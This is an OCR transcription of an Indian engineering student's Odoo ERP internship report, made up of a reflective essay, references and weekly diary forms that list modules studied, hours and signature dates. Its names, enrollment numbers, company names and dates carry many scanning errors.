
During my internship in Odoo ERP, I was faced with several challenges that proved to be invaluable learning experiences for me, both personally and professionally.

One of the most significant challenges I encountered was working within a team that consisted of individuals with varying levels of experience and skills. This required me to be adaptable and communicate effectively to ensure that we were all on the same page. I learned how to listen actively, offer constructive feedback, and leverage the strengths of each team member to achieve our goals efficiently.

Another challenge that I faced was dealing with technical issues that arose during the development process. These issues required me to troubleshoot and problem-solve independently, which improved my technical skills and problem-solving abilities. I learned to be resourceful, think critically, and approach challenges with a positive attitude.

Overall, these challenges helped me develop resilience, critical thinking, and collaboration skills that I believe will be valuable in my future career. I learned that working with a team requires effective communication and collaboration, that technical issues can be overcome with persistence and problem-solving skills, and that good time management is essential to achieving goals. The experience gained during my internship at Odoo ERP has been a valuable asset in my personal and professional growth, and I am grateful for the opportunity.


Appendix


Gmail
Search mail
Compose
Inbox
Starred
Snoozed
Sent
Drafts
More
Labels
Internship Offer Letter
Dear Vishal Chavdiya,
Best regards,
Dhyani Trivedi
Founder and CEO

References

- Odoo Tutorial: https://www.odoo.com
- Basic of Python: https://www.w3schools.com
- Basic of Python: https://stackoverflow.com
- Odoo Tutorial: https://runbot.odoo.com
- Live Project: https://github.com
- Basic of Odoo: https://www.youtube.com

Annexure I



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Annexure I
Enrollment no: 190590107006

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal Dharmendrabhai Chovatiya
DIARY OF THE WEEK: From: 10/02/2023 TO 17/02/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Flawless Tech Solutions
NAME OF THE PLANT/SECTION/DEPARTMENT: odoo ERP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

- It was the first week and had excitement on first day coming today staff been welcome
- There are many activity for enjoyment and introduce our self
- In this week I learn latex thin and also technical things
- In this week we learn oops concept in Python languages

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 17/3/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 20/02/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107006

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal Dharmendrabhai Chavatiya

DIARY OF THE WEEK: De: 20/09/2023 TO 24/09/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Flawless Tech solutions

NAME OF THE PLANT/SECTION/DEPARTMENT: odoo ERP

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

→ In this week we learn and some activity on logical sessions

→ we read odoo docs on odoo web site and also learn different odoo architecture.

→ In this week we also learn odoo modules and serch on this

→ on this week we learn about the ubuntu terminal and also their code

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TOTAL HOURS: 411 Hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 16/5/25

Signature of officer-in-charge of Dept. / Section / Plant

Date: 27/02/2025

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 199290107026

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal D. Chovatiya

DIARY OF THE WEEK: DE: 24/02/2023 TO 03/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Flawless Tech Solutions

NAME OF THE PLANT/SECTION/DEPARTMENT: odoo ERP

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

→ In this week we install sourie code from git using terminal.

→ In this we install odoo from git hub and download on system

→ We learn ERP software and their use of in business

→ In this week we have logical thinking session to improv our logical thinking

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TOTAL HOURS: 440 Hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 16/3/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 06/03/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190290107006

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal D. Chovatiya

DIARY OF THE WEEK: De 06/03/2023 TO 10/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Finolex Tech solutions

NAME OF THE PLANT/SECTION/DEPARTMENT: Odoo ERP

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

-> In this week start diffierent modules of odoo.

-> In this day to day we learn diffierent modules.

-> In this week we learn sales, purchase and rental modules.

-> This modules are use in business management to manage ther produes and seviles.

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TOTAL HOURS: 35 Hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 14/3/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 15/05/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107006

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal D. Chavatiya

DIARY OF THE WEEK: Dt: 13/03/2023 TO 17/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Flawless Tech solutions

NAME OF THE PLANT/SECTION/DEPARTMENT: Odoo ERP

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

-> On this week we learn another module of odoo

-> In this week I learn subscription, point of sale and project and timesheets.

-> on other day we learn document for store our document, files and other photoes and all

-> In can merge by ob odoo and also It can onto save the documents

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18/5/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 18/05/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no. 190370107006

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Jaibhai Dhanvindrabhai Chavatiya

DIARY OF THE WEEK: De: 20/03/2023 TO Pu 24/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Flagless Tech Solutions

NAME OF THE PLANT/SECTION/DEPARTMENT: Odoo ERP

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivadi

DESCRIPTION OF THE WORK DONE IN BRIEF

-> This week, I focued on three key areas: document, Partener onboarding for accounting and sign modules in odoo

-> Additionally, I explored strategis for streamlining Partner onboarding, such as creating a comprehensive training Program.

-> Furthermore, I delved into the features and capabilities of odoo's sign modules, which can simplify and streamline document signing Processes.

-> Overall, this week was dedicated to improving business operations through efficent document management, streamlined Partners onboarding strategies, and the utilization of odoo's sirgn modules.

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TOTAL HOURS: 40 HOURS

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 06/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 27/03/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190910107006

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal Dharmendrabhai Chavatiya

DIARY OF THE WEEK: DD 27/03/2023 TO 31/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Flaxless Tech solutions

NAME OF THE PLANT/SECTION/DEPARTMENT: Odoo ERP

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

-> This week, my focus was on two key areas - surveys and planning modules in odoo. I researched various survey tools and techniques.

-> Including online survey platforms and customer feedback software, which can help business gather valuable insights and improve their products or services.

-> With customizable project management tools and real time data tracking, business can optimize their project workflows and increase overall efficiency.

-> Overall, this week dedicated to improving business operations through the use of surveys tools for customer feedback and exploring the benefits of planning modules in odoo for efficient project management.

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TOTAL HOURS: 48 Hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 06/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 03/04/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190290107006

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal Dhanmeryabhai Chavatiya

DIARY OF THE WEEK: Dt: 03/07/2023 TO 07/07/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Flawless Tech Solutions

NAME OF THE PLANT/SECTION/DEPARTMENT: Odoo ERP


NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

→ This week, my focus was on two key areas: field service, e-commerce, and human resources modules in odoo. I researched various tools and techniques to enhance field service operations, including mobile apps for service technicians and real-time tracking.

→ In addition, I explored e-commerce capabilities in odoo, including customizable product catalogs, payment integrations and shipping options.

→ Lastly, I delved into human resources modules in odoo, which can aid in managing employee data, tracking attendance and time off, and creating customizable job positions and descriptions.



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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 06/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 10/04/2023

O Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107006

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal Dhanendrabhai Chavatiya

DIARY OF THE WEEK: Dt: 30/04/2023 TO 21/04/2023

DEPARTMENT: Computer Engineering SEM: 8TH

NAME OF THE ORGANISATION: Flawless Tech solutions

NAME OF THE PLANT/SECTION/DEPARTMENT: Odoo ERP

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

-> This week, I focused on a business case involving the implementation of odoo's manufacturing module. The client, a manufacturing company was facing challenges in managing their production process, resulting in delays and reduced it.

-> By implementing odoo's manufacturing module the client was able to streamline their production process, track inventory in real-time.

-> For managing production orders, creating bill of materials and scheduling production runs.

-> Overall, this week's focus on the manufacturing module highlights the benefits of odoo's customizable and flexible ERP system for enhancing business operations in the manufacturing industry.

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 06/05/2025

Signature of officer-in-charge of Dept. / Section / Plant

Date: 17/04/2025

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Annexure I

Enrollment no: 190390107006

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal Dharmendrabhai Chaviatiya

DIARY OF THE WEEK: Dt: 17/04/2023 TO 22/04/2023

DEPARTMENT: Computer Engineering SEM:

NAME OF THE ORGANISATION: Flawless Tech Solutions

NAME OF THE PLANT/SECTION/DEPARTMENT: Odoo ERP

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

-> This week, my focus was on odoo developer tutorials aimed at enhancing my knowledge of the platform's development framework.

-> I explored various topics, including creating custom themes for the odoo website builder and building custom modules.

-> Additionally, I delved into advanced topics such as creating custom reports and working with the odoo ORM.

-> Furthermore, I researched best practices for testing and debugging odoo modules, including the use of the odoo debugger and creating unit tests for modules.

-> These practices are essential for ensuring that custom solutions are free from errors and function correctly in a production environment.

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 26/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 24/04/2023

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Annexure I

Enrollment no: 190290109006

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal Dharmendrabhai Chavatiya

DIARY OF THE WEEK: DT: 24/04/2023 TO 28/04/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Flawless Tech Solutions

NAME OF THE PLANT/SECTION/DEPARTMENT: Odoo & ERP

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivedi

